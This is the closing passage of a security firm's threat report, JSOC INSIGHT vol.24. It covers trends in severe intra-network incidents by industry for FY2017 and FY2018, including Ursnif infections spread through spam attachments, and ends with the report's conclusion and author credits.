


(b) FY2018


Figure 23 Breakdown of severe incidents that occurred in intra-networks

Figure 24 shows a breakdown by industry group of severe incidents that occurred in intra-networks.

As compared to the previous fiscal year, although the number of severe incidents was decreasing as a whole, those that occurred in the wholesale and retail industries were increasing. This was due to continued suspicious DNS traffic in some customers. Last fiscal year, Ursnif was detected regardless of industry, while this fiscal year, it was detected remarkably often in the manufacturing industry. Also in this fiscal year, Ursnif infection was most likely to be caused by executing a file attached to spam email, as was the case last fiscal year. However, the number of severe incidents deemed to be related to Ursnif or its variant infection were decreasing as a whole.



(a) FY2017



(b) FY2018

Figure 24 Number of severe incidents by industry (for those that occurred in intra-networks)

6 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.24

Authors:

Keitaro Muramatsu, Ryosuke Tsuji, Ryutaro Imazato, Yusuke Takai

(alphabetical order)

LAC ともに、イキル

LAC Co., Ltd.

Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho,
Chiyoda-ku, Tokyo 102-0093

E-MAIL: sales@lac.co.jp

https://www.lac.co.jp/